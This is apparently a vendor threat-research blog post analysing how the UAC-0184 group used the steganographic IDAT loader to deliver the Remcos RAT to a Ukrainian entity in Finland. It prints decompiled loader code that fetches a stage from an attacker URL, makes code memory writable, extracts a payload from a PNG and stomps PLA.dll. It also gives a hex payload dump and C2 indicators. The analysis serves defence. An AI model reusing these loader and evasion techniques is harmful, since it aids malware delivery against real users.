Unveiling UAC-0184: The Steganography Saga of the IDAT Loader Delivering Remcos RAT to a Ukraine Entity in Finland

By Michael Dereviashkin

Archived: 2026-04-05 16:44:10 UTC

Morphisec Threat Labs recently discovered multiple indicators of attacks leading to threat actor, UAC-0184. This discovery sheds light on the notorious IDAT loader delivering the Remcos Remote Access Trojan (RAT) to a Ukrainian entity based in Finland.

Introduction

This blog explores the broader execution course of the attack, emphasizing key unique aspects including usage of the IDAT loader and targeting of the Ukraine entity in Finland. Detailed technical findings of associated Remcos RAT attacks have been previously reviewed by CERT-UA (written in Ukraine), and Uptycs, describing Indicators of Compromise (IoCs), and detailed TTPs.

Targeting Ukraine Entities, in Finland

While the adversary strategically targeted Ukraine-based entities, they apparently sought to expand to additional entities affiliated with Ukraine. Morphisec findings brought to the forefront a more specific target—Ukraine entities based in Finland (Note: Technical information of the targets cannot be disclosed due to confidentiality).


Usage of Steganography (MITRE ID: T1001.002)

The attack, as part of the IDAT loader, used steganography as a technique. While steganographic, or “Stego” techniques are well-known, it is important to understand their roles in defense evasion, to better understand how to defend against such tactics.

Steganography is used to obfuscate malicious code or files within an image or video, distributing the payload within the media’s pixel data, making it difficult to detect.

For example, an image with a pixel depth of 24 bit (16.7 million colors) may contain embedded code in the least significant bits (LSB) of each pixel, without changing how the picture looks.

While the media file may be scanned, since the malicious payload is obfuscated, it can evade signature-based detection, allowing a malware loader to successfully drop the media, extract the malicious payload, and execute it in memory. In this the case, the image looked visibly distorted, however the obfuscation was sufficient for defense evasion.



Steganographic techniques are used for payload obfuscation (Image credit: The Hacker News)

Remcos RAT

Remcos is a commercial remote access trojan (RAT). Morphisec previously described the Remcos trojan, which allows attackers to quickly and easily control an infected computer, steal personal information, and surveil a victim's activity. All this without investing time or developing a tool with remote administrative capabilities. Morphisec additionally covered Remcos as a payload in Guloader, and the payload in the Babadeda crypter.

Morphisec's commitment to proactive defense was pivotal in shielding its customers from this highly sophisticated threat, with our protection mechanisms kicking in at an early stage of the attack.


Detection Timeline Insights

While Morphisec prevented multiple attacks, a specific incident can be highlighted. During the first weeks of January 2024, Morphisec's proactive defense mechanisms prevented the execution of this malicious campaign;

early detection played a pivotal role, providing crucial time for containment and incident response measures. The official UA Cert security alert (which validated the threat) was released several days later. Morphisec's research revealed this, and subsequent attacks shared common artifacts with the UA Cert's alerts, yet with multiple differences.

This timeline underscores Morphisec's proactive stance, as the security alert confirmed that Morphisec had addressed the threat.

The following screenshot demonstrates the event timeline:



Morphisec's mechanism prevented the threat several days before public disclosure by CERT-UA

Delivery Insights

The screenshot below provides additional details, based on information provided by the Ukrainian CERT (UA CERT). These details describe the deceptive recruitment tactics used under the guise of soliciting for the 3rd Separate Assault Brigade and the Israel Defense Forces (IDF).

Консультант до Армії оборони Ізраїлю (ЦАХАЛ)
יועץ לצבא ההגנה לישראל

З метою підвищення боєздатності Збройних сил Армія оборони Ізраїлю пропонує військовослужбовцям Збройних Сил України, які мають бойовий досвід та/або досвід командування операціями різного рівня, стати військовими консультантами армії Держави Ізраїль.

Вимоги:

- наявність бойового досвіду та/або досвіду командування не менше 1-го року
- підтверджені компетенції в одному з напрямків військової підготовки
- готовність до релокації


Обов'язки:

- навчання та консультація військовослужбовців та представників Армії оборони Ізраїлю актуальним способам ведення бойових дій

A related Remcos RAT attack was delivered as a phishing email claiming to be from an Israel Defense Forces consultant (source: Uptcycs)

Payload Delivery Flow Chart

This flow chart offers more clarity on the attempted delivery of the Remcos RAT by the IDAT loader. It illustrates the key stages of the attack throughout the main execution course.



IDAT Loader Overview

IDAT is an advanced loader that loads various malware families, including Danabot, SystemBC, and RedLine Stealer. Distinguished by its modular architecture, IDAT employs unique features like code injection and execution modules, setting it apart from conventional loaders.

It employs sophisticated techniques such as dynamic loading of Windows API functions, HTTP connectivity tests, process blocklists, and syscalls to evade detection. The infection process of IDAT unfolds in multiple stages, each serving distinct functionalities.

The initial stage downloads or loads the second stage, housing a module table and the primary instrumentation shellcode. The second stage injects this shellcode into a legitimate DLL or a new process. Subsequently, the main instrumentation shellcode decrypts and executes the final payload, adapting its injection or execution based on file type and configuration flags.

Interestingly, in this case the IDAT modules were embedded within the primary executable, which is commonly downloaded from a remote server.

The code of the analyzed IDAT is responsible for loading IDAT modules, has been observed by other security researchers, including HijackLoader | ThretLabz (zscaler.com).

IDAT Loader TTPs

IDAT Loader is a cyber threat that reveals a distinctive array of Tactics, Techniques, and Procedures (TTPs). This exploration analyzes the IDAT Loader with respect to this current campaign, and intentionally avoids explicit connections to prior campaigns to spotlight its strategic position within the current frame of IDAT Loader operations.

Note: The usage of the IDAT loader to deliver Remcos RAT was previously described by threat researcher Yoroi, [Innovation in Cyber Intrusions: The Evolution of TA544](#) .

The following screenshot looks at the primary executable, focusing on the malicious-oriented code. In the code, it can be observed that a connection is made, and subsequently, a download is initiated from 'hxxps://aveclagare[.]org/wp-content/plugins/wpstream/public/js/youtube.min.js.'

The code uses a distinctive user-agent ***'racon'***, which serves multiple purposes.

Firstly, it plays a role as the key in the campaign delivery chain, additionally checking connectivity and alleged analytics for the campaign.

```
hInternet = InternetOpenA(v15[11], 1u, 0, 0, 0);// lpszAgent = racon
if ( hInternet )
{
  hFile = InternetOpenUrlA(hInternet, v15[1], 0, 0, v15[29], 0);// lpszUrl = https://aveclagare.org/wp-content/plugins/wpstream/public/js/youtube.min.js
  if ( hFile )
  {
    if ( InternetReadFile(hFile, lpBuffer, v15[3], &dwNumberOfBytesRead) )
    {
      if ( dwNumberOfBytesRead )
      {
        lpBuffer = lpBuffer + dwNumberOfBytesRead;
        if ( lpBuffer != v7 )
        {
          v4 = *v7;
          for ( i = 0; i < 32; i += 4 )
            *(lpBuffer + i) = v4 + *(v15[33] + i);
          ProcAddress = GetProcAddress(hModule, lpBuffer);// lpProcName = InitOnceExecuteOnce
          if ( ProcAddress )
            (ProcAddress)(&v2, v15[22], 0, 0);
```

This code's purpose is to decrypt the API name ***'InitOnceExecuteOnce'*** (used to transfer the execution point to the next stage in malware code) and resolve it during runtime to succeed. The URL download needs to return ***'(func'*** as the content response to be used as the key for decryption.

In the subsequent code block, the primary objective is the decryption of the code block using the same key as before: ***'(func'***. Following this, the code will dynamically resolve ***VirtualProtect*** to use it and modify the ***.text*** section rights to ***RWX***.

Subsequently, it copies the following stage code to a predefined function location in the ***.text*** section and transfers the execution point to the just copied code through a regular call, deviating from the usage of ***'InitOnceExecuteOnce***.'


```
v6 = InternetOpenUrlA(v5, lpszUrl, 0, 0, dword_E747E8, 0);// lpszUrl = https://aveclagare.org/wp-content/plugins/wpstream/public/js/youtube.min.js
if ( v6 )
{
  v7 = v6;
  v18 = v4;
  while ( InternetReadFile(v7, v4, dwNumberOfBytesToRead, &v16) && v16 )
    v4 = (int *)((char *)v4 + v16);
  if ( v4 != v18 )
  {
    v8 = *v18;
    v9 = -1;
    do
    {
      v4[v9 + 1] = v8 + *(_DWORD *)((char *)off_E747B0 + v9 * 4 + 4);
      ++v9;
    }
    while ( v9 < 7 );
    ProcAddress = GetProcAddress(hModule, (LPCSTR)v4);// lpProcName = VirtualProtect
    if ( ProcAddress )
    {
      v11 = (void (__stdcall *)(int (__stdcall *)(int), int, int, int *))ProcAddress;
      v12 = off_E747E0;
      ((void (__stdcall *)(int (__stdcall *)(int), int, int, int *))ProcAddress)(
        off_E747E0,
        0x4000,
        dword_E74794,
        &v17);
      v13 = *(_DWORD *)((char *)ModuleHandleA + dword_E747EC + 4);
      v14 = (int)ModuleHandleA + dword_E747EC + 8;
      for ( i = 4; i < 0x3FFC; i += 4 )
        *(_DWORD *)((char *)v12 + i + 4) = v13 + *(_DWORD *)(v14 + i - 4);
      *((_DWORD *)v12 + 2) = dword_E74788;
      v11(v12, 0x4000, v17, &v17);
      ((void (__cdecl *)(char *))((char *)v12 + dword_E747D4 + *((_DWORD *)v12 + 3)))((char *)v12 + dword_E747D4);
```

Leveraging Steganography for Defense Evasion

As previously noted, the IDAT loader operates on a modular basis. Its configuration involves the utilization of an embedded steganographic PNG to locate and extract the payload, identified by the value ***0xEA79A5C6*** as the starting point.


```
if ( **(a3 - 0x18) != *(*(a3 + 0x18) + 0x9C) || *(a3 - 4) )// Compare to EA79A5C6
{
  if ( *(a3 - 4) )
  {
    if ( (*(a3 - 16) + *(a3 - 8)) > *(a3 - 20) )
    {
      *(a3 - 16) = *(a3 - 20) - *(a3 - 8);
      (copymem)(*(a3 - 8) + *(a3 - 4), *(a3 - 28));
      break;
    }
    (copymem)(*(a3 - 8) + *(a3 - 4), *(a3 - 28));
    *(a3 - 8) += *(a3 - 16);
  }
}
else
{
  *(a3 - 32) = *(a3 - 24);
  *(a3 - 20) = *(*(a3 - 24) + 8) + 16;
  *(a3 - 4) = sub_D67448(*(a3 + 20), *(a3 - 20));
  (copymem)(*(a3 - 4), *(a3 - 28));
  *(a3 - 8) += *(a3 - 16);
}
```

The extracted code



B9	00	00	20	00	49	44	41	54	C6	A5	79	EA	81	1A	F8
50	3C	26	0E	00	41	04	13	00	9A	A6	F8	50	81	1A	F0
D8	92	1A	F8	5C	BA	C8	F8	C0	81	1A	F9	51	81	5B	F8
50	E5	1A	8E	50	E0	1A	96	40	81	79	F8	35	81	42	9B
50	ED	1E	F8	39	81	3E	96	50	F5	1A	A7	90	81	62	F8
66	81	2E	FB	FC	87	1A	52	75	81	7C	A8	50	83	5E	F8
5E	D5	1A	FE	56	A4	16	C6	78	81	3F	8F	39	EF	7E	F8
39	F3	3F	A4	03	F8	69	AF	50	CE	4D	CE	64	DD	79	95
34	B1	34	9D	28	E4	2D	AA	70	E2	6A	94	70	E0	34	9C
3C	ED	D2	C9	05	0A	1A	14	D3	6D	0A	92	54	E9	2A	F8
52	81	1A	10	DE	BC	1A	F8	50	02	DE	F0	D9	C4	E6	73
15	A1	E6	A8	B8	3E	00	F9	57	85	91	B8	1D	7D	4B	10
43	DF	98	FD	D9	81	5F	0C	D3	FC	EE	F8	25	95	1A	92
51	0A	4F	04	DB	03	AE	79	D0	A0	E5	28	63	41	F3	02
50	85	1A	92	05	EB	1A	73	1D	75	15	E0	E7	10	38	78
76	81	01	79	91	61	8B	F8	5B	69	17	F3	52	AA	91	AD
50	8C	58	7A	51	8C	4A	10	C4	BF	1F	D5	D9	E5	9B	DC
D0	89	72	30	50	95	9A	D0	02	89	F2	92	69	82	0C	BD
A4	0A	52	B8	48	02	FB	FA	24	8D	18	F3	F3	92	DA	FF
50	8D	70	88	10	A7	91	B0	74	95	E5	29	52	A2	E2	38
53	D4	E2	AA	58	69	92	F9	54	8C	E2	3E	10	E8	9A	F9
DB	CC	E2	3E	11	E9	1A	D0	64	79	48	3A	61	56	1A	EF
11	86	57	00	C2	D0	D8	EA	C7	44	D8	FB	3A	B1	D0	EA
D2	71	DA	FB	05	71	48	10	6C	44	08	3E	A0	C0	3D	B8
7D	7D	9B	3A	D1	B0	1A	FC	68	08	4A	EC	90	B6	1A	E9
D0	88	38	B2	51	03	13	13	52	6A	18	CB	90	0A	2A	1D
0D	42	D6	F9	50	43	49	C8	B8	91	42	F4	50	81	59	A9
DB	C9	3A	F8	01	EB	1E	73	05	89	91	7A	42	51	1A	EE
AF	51	1A	D5	D3	FC	E2	D8	AF	F4	1F	11	9F	00	56	E4

The image pixel data showing the encoding of the IDAT loader



The original image containing the embedded code

Code Injection

In the following stage, the goal is to load a legitimate library named— ***'PLA.dll'*** (Performance Logs and Alerts), which was chosen for this attack to inject the succeeding stage code to the loaded legitimate library, otherwise popularized as 'Module Stomping', a technique known for evading security solutions.

```
v81 = v55;
v54 = 0;
if ( !sub_D66CD8(v55 + 144) )
  v54 = *(_DWORD *)(v81 + 352);
v51 = *(_DWORD *)(v81 + 8) + v81 + v54 + 989;
v85 = 0;
v38 = DecryptNextStage(v92, v51, &v85, v93[24], v93);
v76 = sub_D67448((int)v92, 0);
sub_D66F38(v81 + 244, v76);
v76 = sub_D67328(v76);
hPLAdll = CustomLoadLibrary(v92, v76);
v40 = sub_D67688(hPLAdll);
NextStage = (int (__cdecl *)(int, int, int, int *))(*(_DWORD *)(v40 + 44) + hPLAdll);
v39 = sub_D67448((int)v92, v85);
memcpy(v39, NextStage, v85);
v66 = 0;
v27 = PVirtualProtect(NextStage, v85, v93[69], &v66, v22, v23, v24);
memcpy(NextStage, v38, v85);
v24 = &v66;
v23 = v66;
v22 = v85;
((void (__stdcall *)(int (__cdecl *)(int, int, int, int *)))PVirtualProtect)(NextStage);
v37[3] = (int)NextStage;
v37[0] = v93[69];
v37[1] = (int)NextStage;
v37[2] = v85;
return NextStage(v81, v51, v65, v37);
```

Indicators of Compromise (IOCs)

Due to customer confidentiality, below is a summary of IOCs for these prevented attacks.

An extensive list of IOCs can be found in the CERT-UA bulletin.

Indicator	Details
Remcos C2	194.87.31[.]181
DockerSystem_Gzv3.exe	4b36a82e1781ffa1936703971e2d94369e3059c8524d647613244c6f9a92690b

How Morphisec Helps

Morphisec's **Automated Moving Target Defense (AMTD)** stops attacks like IDAT Loader and Remcos RAT across the attack chain, detecting hidden malicious code (as was the case in this attack), and the payload malware itself. Morphisec doesn't rely on signature or behavioral patterns. Instead, it uses patented moving target defense technology to prevent the attack at its earliest stages, preemptively blocking attacks on memory and applications, effectively remediating the need for response.

Schedule a demo today to see how Morphisec stops this and other new emerging threats.

About the author

Michael Dereviashkin
